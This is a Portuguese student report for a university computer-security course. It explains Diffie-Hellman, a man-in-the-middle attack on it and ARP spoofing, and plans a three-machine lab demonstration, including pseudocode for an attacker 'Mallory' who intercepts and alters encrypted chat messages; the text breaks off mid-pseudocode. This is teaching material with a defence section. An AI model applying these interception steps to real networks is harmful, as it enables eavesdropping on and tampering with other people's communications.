



Universidade Federal de Santa Catarina
Centro Tecnológico
Departamento de Informática e Estatística
Ciência da Computação
INE5429-07208 - Segurança em Computação



Implementação do ataque Man-In-The-Middle no protocolo de troca de chaves Diffie-Hellman.

Roberto Vandresen Neto (22100638)
Mateus Goulart Chedid (22100635)

Florianópolis

Link [Github](#) - Link [Apresentação](#) (Vídeo)

1. Introdução

A troca de chaves Diffie–Hellman (DH), proposta por Whitfield Diffie e Martin Hellman em 1976, marcou um divisor de águas na história da criptografia moderna ao introduzir a possibilidade de estabelecer segredos compartilhados sobre canais inseguros. Esse protocolo tornou-se a base conceitual para diversos sistemas criptográficos contemporâneos, especialmente aqueles que dependem de criptografia simétrica para proteger comunicações subsequentes. Apesar da robustez matemática proporcionada pela dificuldade do Problema do Logaritmo Discreto, responsável pela segurança do esquema contra interceptações passivas, o DH, em sua forma original, carece completamente de mecanismos de autenticação entre as partes envolvidas.

Essa ausência de autenticação representa uma vulnerabilidade crítica, explorável por atacantes ativos capazes de se posicionar entre dois comunicantes, interceptando e modificando os dados trocados sem que os usuários percebam. Esse cenário caracteriza o ataque Man-in-the-Middle (MITM), uma ameaça clássica e amplamente documentada em protocolos de troca de chaves que não incluem validação de identidade. Embora soluções modernas, como assinaturas digitais e certificados X.509, tenham sido incorporadas em protocolos mais recentes (como TLS), o estudo desse ataque ainda é essencial para compreender os limites e riscos de sistemas criptográficos quando implementados sem autenticação adequada.

Diante disso, este trabalho tem como foco principal analisar, na prática, a execução de um ataque MITM utilizando a técnica de ARP Spoofing — um método que explora a ausência de autenticação do protocolo ARP para permitir que o invasor se coloque silenciosamente entre duas máquinas em uma rede local. A escolha desta temática se justifica por dois motivos: (i) a relação direta entre a fragilidade conceitual do Diffie–Hellman sem autenticação e o cenário proporcionado pelo ataque ARP Spoofing, e (ii) a relevância contemporânea do MITM como ameaça recorrente em redes corporativas, domésticas e ambientes educacionais, dada a simplicidade de sua execução e a gravidade de suas consequências.

Assim, a motivação deste estudo surge da necessidade de compreender não apenas o funcionamento teórico do protocolo Diffie–Hellman, mas, principalmente, como sua vulnerabilidade estrutural pode ser explorada quando combinada com técnicas de manipulação de tráfego em redes locais.

2. Desenvolvimento:

2.1 - Fundamentação teórica Diffie-Hellman

O protocolo DH consiste em um esquema de troca de chaves criptográficas, permitindo que duas partes, Alice e Bob, estabeleçam um segredo compartilhado sobre um canal de comunicação inseguro (passível de interceptação por terceiros). O segredo só pode ser computado pelas partes legítimas, mesmo que todos os dados trocados sejam públicos

2.1.1. - Passos do algoritmo:

O protocolo segue os seguintes passos:

1. **Parâmetros públicos:** as partes concordam sobre um número primo grande p e uma base a que é uma raiz primitiva de p . Ambos são valores públicos.
2. **Parâmetros privados:** cada parte escolhe um número x ($1 < x < p - 1$) aleatório e privado — por exemplo, Alice escolhe x_a e Bob escolhe x_b .
3. **Cálculo das chaves públicas:**
 - Alice calcula $A = a^{x_a} \bmod p$
 - Bob calcula $B = a^{x_b} \bmod p$Ambos enviam seus valores ao outro lado.
4. **Cálculo do segredo compartilhado:**
 - Alice calcula $K = B^{x_a} \bmod p = a^{x_b x_a} \bmod p$
 - Bob calcula $K = A^{x_b} \bmod p = a^{x_a x_b} \bmod p$Como $a^{x_a x_b} = a^{x_b x_a}$, ambos obtêm exatamente o mesmo valor K , sem nunca ter transmitido o segredo pela rede.

2.1.2. - Segurança e insegurança do algoritmo

Na etapa 3 dos passos supracitados, ocorre o cálculo por ambas as partes de suas chaves públicas. Embora esses valores sejam transmitidos abertamente pelo canal inseguro, a segurança do protocolo Diffie–Hellman reside no fato de que, mesmo conhecendo p , a , A e B , um atacante não consegue determinar os segredos privados x_a e x_b .

O problema matemático que assegura o algoritmo é conhecido como Problema do Logaritmo Discreto (DLP – Discrete Logarithm Problem). Ele consiste em, dado um número primo grande p , um gerador a e o valor público $A = a^{x_a} \bmod p$, encontrar o expoente x . Para valores pequenos de p , essa operação é trivial, entretanto, quando p possui centenas ou milhares de bits, não existe algoritmo eficiente conhecido que permita calcular x em tempo viável. É justamente essa assimetria computacional, facilidade em calcular potências módulo p e extrema dificuldade em inverter essa operação, que garante a robustez criptográfica do Diffie–Hellman.

Entretanto, é importante destacar que essa segurança só se aplica com interceptação passiva. O protocolo, em sua estrutura original, não oferece autenticação entre partes. Um adversário ativo pode se inserir no canal de comunicação e interagir separadamente com cada participante, explorando exatamente a ausência de verificação de identidade. Esse cenário dá origem ao ataque conhecido como Man-in-the-Middle (MitM), discutido na próxima seção.

2.1.3. Referências da sessão.

DIFFIE–HELLMAN key exchange. Wikipédia, a enciclopédia livre. Disponível em: https://en.wikipedia.org/wiki/Diffie%E2%80%93Hellman_key_exchange.

DUO SECURITY. Diffie-Hellman Algorithm. Double Octopus. Disponível em: <https://doubleoctopus.com/security-wiki/encryption-and-cryptography/diffie-hellman-algorithm/>.

Diffie-Hellman Key Exchange: How to Share a Secret (Spanning Tree). YouTube. 2024. Disponível em: <https://www.youtube.com/watch?v=85oMrKd8afY>.

IDALINO, Thaís Bardini. Apresentação: Criptografia Assimétrica. Disciplina de Segurança em Computação. [Material acadêmico].

2.2 - Detalhamento teórico do ataque Man-In-The-Middle em Diffie-Hellman.


O ataque Man-In-The-Middle em Diffie-Hellman faz uso da ausência de autenticação no protocolo. Nesse ataque, um adversário ativo invasor intercepta a comunicação entre os usuários que buscam fazer o compartilhamento da chave pública e se coloca secretamente entre os dois. Ao invés de permitir que eles estabeleçam uma única chave compartilhada, o invasor estabelece duas chaves diferentes: uma com o usuário A e outra com o usuário B.

Com isso, consegue descriptografar, modificar e reencriptar mensagens, mantendo o ataque invisível aos participantes.

Os participantes acabam fornecendo informações e executando instruções por ordens do atacante, uma vez que ambos usuários legítimos da comunicação não percebem que os dados trocados estão sendo adulterados

2.2.1. - Passos do mecanismo de ataque:


	Ação de Alice	Ação de Eva (Man-In-The-Middle)	Ação de Bob	Representação visual das etapas
1	Alice decide se comunicar com Bob.	Eva intercepta a conexão. Eva escolhe seu valor privado x_e .	Bob está à espera de comunicação.	<p>Alice x_a Eva x_e Bob x_b</p>
2	Alice calcula $A = a^{x_a} \bmod p$ e envia A para Bob.	Eva intercepta A . Eva calcula $E_A = a^{x_e} \bmod p$ e envia E_A para Alice (passando-se por Bob).		<p>Alice $A = a^{x_a} \bmod p$ Eva $E_A = a^{x_e} \bmod p$ Bob</p>
3	Alice recebe E_A (Acreditando ser de Bob). Ela calcula o segredo $K_A = E_A^{x_a} \bmod p$.	Eva intercepta B . Eva calcula $E_B = a^{x_e} \bmod p$ e envia E_B para Bob (passando-se por Alice).	Bob calcula $B = a^{x_b} \bmod p$ e envia B para Alice.	<p>Alice E_A Eva $E_B = a^{x_e} \bmod p$ Bob $B = a^{x_b} \bmod p$</p> <p>$K_A = E_A^{x_a} \bmod p$</p>
4			Bob recebe E_b (Acreditando ser de Alice). Ele calcula o segredo $K_B = E_B^{x_b} \bmod p$.	<p>Alice E_A Eva E_A Bob E_B</p> <p>$K_A = E_A^{x_a} \bmod p$ $K_B = E_B^{x_b} \bmod p$</p>

5	Alice acredita que seu segredo compartilhado é K_A (com Bob).	Eva calcula dois segredos distintos: $K_A = A^{x_e} \bmod p$. (com Alice) e $K_B = B^{x_e} \bmod p$ (com Bob).	Bob acredita que seu segredo compartilhado é K_B (com Alice).	 $K_A = E_A^{x_a} \bmod p \quad K_A = A^{x_e} \bmod p \quad K_B = E_B^{x_b} \bmod p$ $K_B = B^{x_e} \bmod p$
---	---	---	---	--


2.2.2. - Exemplificação com prova numérica:
 Parâmetros públicos (Conhecidos por Alice, Bob e Eva)
 - $p = 23$ e $a = 5$

User	Parâmetros privados	Chave Pública	Envio	Segredo Calculado (Final)
Alice	$x_a = 6$	$A = 5^6 \bmod 23 = 8$	Envia $A = 8$	$K_A = (19)^6 \bmod 23 = 2$
Eva	$x_e = 15$	$E = 5^{15} \bmod 23 = 19$	Envia $E = 19$ (Para Alice e Bob)	$K_A = (8)^{15} \bmod 23 = 2$ $K_B = (16)^{15} \bmod 23 = 9$
Bob	$x_b = 8$	$B = 5^8 \bmod 23 = 16$	Envia $B = 16$	$K_B = (19)^8 \bmod 23 = 9$

1 - Parâmetros privados



3 - Criação e envio das chaves secretas simétricas



Resultado do ataque:

- Alice e Eva compartilham o segredo K_{ae} .
- Bob e Eva compartilham o segredo K_{be} .
- Alice e Bob não compartilham segredo algum.

2.2.3. Referências da sessão.

Man-in-the-middle attack. Wikipédia, a enciclopédia livre. Disponível em:
https://en.wikipedia.org/wiki/Man-in-the-middle_attack.

KASPERSKY. O que é um ataque Man-in-the-Middle? Disponível em:
<https://www.kaspersky.com.br/blog/what-is-a-man-in-the-middle-attack/462/>.

2.3 - Método de invasão MITM: Arp Spoofing.

Existem diversos métodos de invasão MITM, para este trabalho o método MITM implementado foi executado por meio da técnica conhecida como **ARP Spoofing**. Esse ataque explora uma vulnerabilidade inerente ao protocolo ARP (Address Resolution Protocol), responsável por mapear endereços IP para endereços MAC em redes locais (LANs). O ARP é um protocolo não autenticado, ou seja, qualquer dispositivo conectado à rede pode enviar respostas ARP, mesmo que não tenham sido solicitadas, e os hosts normalmente aceitam essas respostas como válidas.

Arp Spoofing consiste em uma técnica em que o invasor envia mensagens do ARP para uma rede local. O objetivo consiste em criar uma associação entre o MAC address do atacante ao endereço IP de outro hospedeiro, como o gateway padrão, dessa forma qualquer tráfego com destino a esse endereço IP será enviado ao atacante, efetivando dessa forma o ataque de Man-In-The-Middle.

Cerca de 30.000 ataques de spoofing ocorrem por dia, de acordo com o Centro de Análise de Dados Aplicados da Internet ([CAIDA](#)), demonstrando a efetividade e frequência deste tipo de ameaça

No contexto do ataque Man-in-the-Middle, o invasor envia respostas ARP falsas tanto para Alice quanto para Bob, fazendo com que:

- Alice acredita que o endereço MAC de Bob (ou do roteador) é o do invasor;
- Bob acredita que o endereço MAC de Alice (ou do roteador) é o do invasor.

Com isso, todo o tráfego entre os dois dispositivos é redirecionado para o atacante. O invasor então encaminha as mensagens para o destino legítimo, mantendo a comunicação ativa e funcional, mas agora passando por ele — situação ideal para um ataque de interceptação ativa.

2.3.1. - Passos do mecanismo de ataque:

O processo seguido por um invasor para a efetivação do ataque de arp spoofing ocorre da seguinte forma:

Varredura e identificação da rede	A primeira etapa do processo consiste em utilizar ferramentas de mapeamento de rede para identificar os dispositivos ativos, seus endereços IP e, conseqüentemente, compreender a topologia da rede local.
Envio de respostas ARP falsificadas	Após identificar o alvo, o atacante inicia o envio de respostas ARP adulteradas para o dispositivo escolhido, mesmo sem que qualquer requisição ARP tenha sido realizada. Essas respostas fraudulentas informam ao host que um determinado endereço IP está associado ao endereço MAC do atacante. Como o protocolo ARP não valida a autenticidade das mensagens recebidas, o dispositivo vítima atualiza automaticamente seu cache ARP com a associação falsa.
Interceptação de tráfego e encaminhamento de pacotes	Uma vez que o cache ARP da vítima foi modificado, todo o tráfego destinado ao IP legítimo passa a ser entregue ao MAC do atacante. O invasor, posicionado entre as duas partes, pode capturar, ler, registrar ou alterar as informações transmitidas. Após o recebimento dos pacotes, o atacante encaminha o tráfego para o destino real, ocultando a interrupção dos serviços, concretizando assim o ataque MITM

2.3.2. - Exemplificação e visualização de ARP Spoofing:

As seguintes representações visuais foram criadas com inspiração no modelo presente no vídeo do canal CertBros em <https://youtu.be/A7nih6SANYs>


Protocolo ARP padrão

Em um processo de execução padrão do protocolo ARP, Bob realiza um broadcast para toda rede buscando o endereço MAC do roteador de ip 192.168.1.254. O roteador então envia uma resposta ARP contendo a informação desejada, que é então armazenada no ARP cache de Bob

Assim, caso Bob deseje enviar pacotes para o servidor web, basta transmitir para o gateway padrão - o roteador.

ARP CACHE

IP ARMAZENADO	MAC ADDRESS ASSOCIADO
192.168.1.254	RR-RR-RR-RR-RR-RR




MITM ARP Spoofing

Agora, a rede contém um invasor. O hacker irá enviar respostas ARP falsificadas para Bob, mesmo sem haver perguntas por MAC address enviadas, tais respostas são adulteradas para fingir serem do gateway padrão.

Dessa forma, devido a falta de autenticação do protocolo, a cache atualiza o MAC address correto pelo valor do invasor.

ARP CACHE

IP ARMAZENADO	MAC ADDRESS ASSOCIADO
192.168.1.254	RR-RR-RR-RR-RR-RR BB-BB-BB-BB-BB-BB




Assim, quando Bob realizar novamente a transmissão de pacotes, a rota seguida irá se basear no endereço MAC armazenado para o gateway padrão, enviando os dados para o switch, que ao invés de enviar para o roteador, enviará para o invasor.

O hacker então pode visualizar e manipular estes dados como desejar, enviando enfim para o roteador destino.

ARP CACHE

IP ARMAZENADO	MAC ADDRESS ASSOCIADO
192.168.1.254	BB-BB-BB-BB-BB-BB



2.3.3. Referências da sessão.

WHAT IS ARP SPOOFING? Risks, detection, and prevention. SentinelOne. Disponível em: <https://www.sentinelone.com/cybersecurity-101/threat-intelligence/arp-spoofing/#arp-spoofing-attack-prevention-best-practices>.

ARP spoofing – Defense. Wikipédia, a enciclopédia livre. Disponível em: https://en.wikipedia.org/wiki/ARP_spoofing#Defense.

Searchable symmetric encryption. Wikipédia, a enciclopédia livre. Disponível em: https://en.wikipedia.org/wiki/Searchable_symmetric_encryption.

ARP Poisoning | Man-in-the-Middle Attack (CertBros). YouTube, 2021. Disponível em: <https://www.youtube.com/watch?v=A7nih6SANYs>.

2.4 - Proteção contra MITM via Autenticação por Certificados Digitais.

Uma das formas mais eficazes de mitigar ataques Man-in-the-Middle em comunicações que utilizam o protocolo Diffie Hellman é a adoção de mecanismos de autenticação baseados em certificados digitais.

Embora, como visto previamente, o DH permita que duas partes estabeleçam uma chave secreta compartilhada sem transmiti-la diretamente, o protocolo em sua forma básica não fornece autenticação, o que abre espaço para o adversário se passar por um dos participantes legítimos. Assim, mesmo que a criptografia seja matematicamente sólida, a ausência de garantia sobre quem está participando da troca torna o sistema vulnerável a ataques MITM.

Os certificados digitais resolvem esse problema ao introduzir uma autoridade confiável (CA – Certificate Authority), responsável por emitir certificados contendo a chave pública e a identidade da entidade proprietária dessa chave. Esses certificados são assinados digitalmente pela CA, permitindo que qualquer parte verifique sua autenticidade por meio da cadeia de confiança. Dessa forma, torna-se possível comprovar que a chave pública utilizada na troca DH realmente pertence ao servidor ou cliente desejado, impedindo que um atacante insira sua própria chave pública na comunicação.

2.4.1. - Passos para a aplicação de autenticação:

- 1 - O servidor envia seu certificado digital ao cliente.
- 2 - O cliente valida o certificado, verificando a assinatura da CA, a data de validade e se o domínio corresponde ao certificado.
- 3 - Somente após essa validação o cliente prossegue com o protocolo Diffie–Hellman para derivar a chave de sessão.




Imagem criada inspirada no modelo apresentado por Bogdan Stashchuk em <https://youtu.be/ELIAHYtGLIM>

Se um atacante tentar se colocar no meio, ele não conseguirá apresentar um certificado válido para o domínio acessado, pois apenas a CA autorizada pode emitir certificados legítimos. Assim, mesmo que tente se passar pelo servidor, seu certificado falso será rejeitado.

2.4.2. Referências da sessão.

STASHCHUK, Bogdan. 09 – Delivering encryption key using Diffie-Hellman key exchange. YouTube, 2021. Disponível em: <https://www.youtube.com/watch?v=ELIAHYtGLIM>.

IBM. Creating a certificate to be used for Fixed Diffie-Hellman key exchange. Disponível em: <https://www.ibm.com/docs/en/zos/3.2.0?topic=mkc-creating-certificate-be-used-fixed-diffie-hellman-key-exchange>.

PING IDENTITY. Certificate Authentication. Disponível em: <https://www.pingidentity.com/en/resources/identity-fundamentals/authentication/certificate-authentication.html>.

3. Planejamento dos Experimentos:

3.1. Ataque Man-In-The-Middle no protocolo de troca de chaves Diffie-Hellman.

3.1.1. Objetivo:

O objetivo deste experimento é implementar uma demonstração controlada do ataque Man-In-The-Middle (MITM) no protocolo de troca de chaves Diffie-Hellman (DH). O experimento será executado dentro de uma rede local, com o intuito de demonstrar como um atacante é capaz de:

1. Interceptar a troca de chaves DH;
2. Estabelecer duas chaves simétricas, uma com cada membro participante da conexão;
3. Decifrar, modificar e injetar mensagens para os participantes;
4. Fazer controle de fluxo (bloquear / encaminhar) sobre as mensagens originais.

Este experimento visa demonstrar a vulnerabilidade do Diffie-Hellman quando nenhum método de autenticação é utilizado.

3.1.2. Configuração do ambiente:

Para o experimento, serão utilizadas três máquinas conectadas na mesma rede local:

1. Máquina Alice:
 - Cliente que inicia a troca de chaves DH e começa uma sessão de *chat* com Bob.
2. Máquina Bob:
 - Uma segunda máquina que roda o servidor de *chat* e espera pela conexão de Alice.
3. Máquina Mallory:
 - Uma terceira máquina conectada na rede local com más intenções. Ela deve ser capaz de:
 1. Utilizar o método ARP Spoofing para se inserir dentre a conexão de Alice e Bob;
 2. Interceptar a troca de chaves;
 3. Visualizar e manipular as mensagens trocadas na sessão de *chat*.

3.1.3. Interceptação por ARP Spoofing:

Mallory fará uso de ARP Spoofing (também conhecido como ARP Poisoning) para redirecionar o tráfego entre Alice e Bob para si. Para isso, Mallory continuamente enviará respostas ARP anunciando, falsamente, que seu endereço MAC é o referente ao IPv4 de Bob e Alice. Dessa forma, Mallory se tornará o destino das mensagens de Alice e Bob, sem que seja percebida.

3.1.4. Ataque Man-In-The-Middle:

Com o ARP Spoofing em ação, Mallory pode executar o ataque de Man-In-The-Middle. O ataque é realizado da seguinte forma:

1. Alice realiza a conexão no IP de Bob, mas os pacotes são enviados para Mallory devido ao ARP Spoofing;
2. Mallory então intercepta a chave pública de Alice (**A**);
3. Ao invés de encaminhar **A** para Bob, Mallory envia sua própria chave pública para Alice, fazendo-a crer que a chave veio de Bob;
4. Mallory se conecta ao Bob de forma independente, utilizando outra chave pública.

Assim, Alice e Bob entram em sessão com Mallory de forma independente, mas sem nenhum sinal de que a comunicação está sob ataque. Agora Mallory pode tomar qualquer ação como mediadora da troca de mensagens, seja apenas visualizando a comunicação ou alterando ela.

3.1.5. Manipulando a comunicação:

Agora que Mallory está infiltrada, algumas manipulações serão implementadas para fim de experimento:

1. Edição de mensagens;
2. Descarte de mensagens;
3. Encaminhamento de mensagens sem modificá-las;
4. Injeção de novas mensagens.

Essas manipulações de mensagens infringem diretamente os princípios de confidencialidade, integridade, disponibilidade, autenticidade e irretratabilidade.

3.1.6. Resultados esperados:

Com a implementação do experimento descrito, esperamos demonstrar que:

1. Um intruso por MITM é capaz de visualizar o texto plano apesar da criptografia aplicada;
2. Um intruso por MITM pode manipular, bloquear, encaminhar e forjar mensagens sem ser detectado;
3. As vítimas não possuem uma forma não externa de distinguir as mensagens de um intruso das verdadeiras;
4. Criptografia ponto-a-ponto sem nenhum método de autenticação não pode ser confiável.

3.1.6. Pseudocódigos:

A seguir, os pseudocódigos iniciais dos programas que rodarão em cada uma das máquinas:

Alice:

```
INICIAR parâmetros DH:
  p = grande primo
  g = 2

FUNÇÃO gerar_privado():
  retornar inteiro aleatório seguro

FUNÇÃO gerar_publico(priv):
  retornar  $g^{\text{priv}} \bmod p$ 

FUNÇÃO gerar_compartilhado(pub_recebida, priv):
  retornar  $\text{pub\_recebida}^{\text{priv}} \bmod p$ 

FUNÇÃO derivar_chave(shared_int):
  converter shared_int para bytes
  ajustar para exatamente 32 bytes (padding à esquerda)
  retornar esses 32 bytes como chave AES

INICIAR:
  conectar ao Bob via socket

# --- Diffie-Hellman ---
  gerar a_priv
  a_pub = gerar_publico(a_priv)

  enviar para Bob: {tipo: "dh_pub", pub: a_pub}

  receber resposta de Bob contendo b_pub

  shared = gerar_compartilhado(b_pub, a_priv)
  key = derivar_chave(shared)

  AES = AESGCM(key)

  iniciar thread para receber mensagens:
  loop:
    receber objeto
    se tipo == "encrypted":
      extrair nonce e ciphertext
      tentar descriptografar usando AES
      exibir texto

  loop principal (envio):
    ler entrada do usuário
    nonce = aleatório 12 bytes
    ct = AES.encrypt(nonce, mensagem)
    enviar {tipo: "encrypted", nonce, ct}

FINALIZAR:
  fechar socket
```

Bob:

```
INICIAR parâmetros DH:
    p = grande primo
    g = 2

FUNÇÃO gerar_privado():
    retornar inteiro aleatório seguro

FUNÇÃO gerar_publico(priv):
    retornar  $g^{\text{priv}} \bmod p$ 

FUNÇÃO gerar_compartilhado(pub_recebida, priv):
    retornar  $\text{pub\_recebida}^{\text{priv}} \bmod p$ 

FUNÇÃO derivar_chave(shared_int):
    converter shared_int para bytes
    ajustar para exatamente 32 bytes (padding à esquerda)
    retornar esses 32 bytes como chave AES

INICIAR:
    abrir socket e escutar porta 5000
    aceitar conexão de Alice

    # --- Diffie-Hellman ---
    gerar b_priv
    b_pub = gerar_publico(b_priv)
    enviar para Alice: {tipo: "dh_pub", pub: b_pub}

    receber mensagem contendo a_pub

    shared = gerar_compartilhado(a_pub, b_priv)
    key = derivar_chave(shared)

    AES = AESGCM(key)

    iniciar thread de recebimento:
        loop:
            receber objeto
            se tipo == "encrypted":
                extrair nonce e ciphertext
                tentar descriptografar
                exibir conteúdo
            se tipo == "close":
                encerrar

loop principal (envio):
    ler entrada do usuário
    nonce = aleatório 12 bytes
    ct = AES.encrypt(nonce, mensagem)
    enviar {tipo: "encrypted", nonce, ct}

FINALIZAR:
    fechar conexão e socket
```

Mallory:

```
INICIAR parâmetros DH:
    p = grande primo
    g = 2

VARIÁVEIS:
    gatekeeper = off
    pending[a], pending[b] = listas vazias

FUNÇÃO gerar_privado():
    retornar inteiro aleatório seguro

FUNÇÃO gerar_publico(priv):
    retornar  $g^{\text{priv}} \bmod p$ 

FUNÇÃO gerar_compartilhado(pub_recebida, priv):
    retornar  $\text{pub\_recebida}^{\text{priv}} \bmod p$ 

FUNÇÃO derivar_chave(shared_int):
    converter para bytes
    ajustar para 32 bytes
    retornar chave AES

INICIAR:
    conectar Alice (sock_A) e Bob (sock_B)

    a_priv = gerar_privado()
    a_pub = gerar_publico(a_priv)
    enviar Alice: a_pub
    receber a_pub_recebida
    AES_A = AESGCM(derivar_chave(gerar_compartilhado(a_pub_recebida, a_priv)))

    b_priv = gerar_privado()
    b_pub = gerar_publico(b_priv)
    enviar Bob: b_pub
    receber b_pub_recebida
    AES_B = AESGCM(derivar_chave(gerar_compartilhado(b_pub_recebida, b_priv)))

FUNÇÃO enviar_A(txt):
    nonce = 12 bytes aleatórios
    ct = AES_A.encrypt(nonce, txt)
    enviar Alice: {nonce, ct}

FUNÇÃO enviar_B(txt):
    nonce = 12 bytes aleatórios
    ct = AES_B.encrypt(nonce, txt)
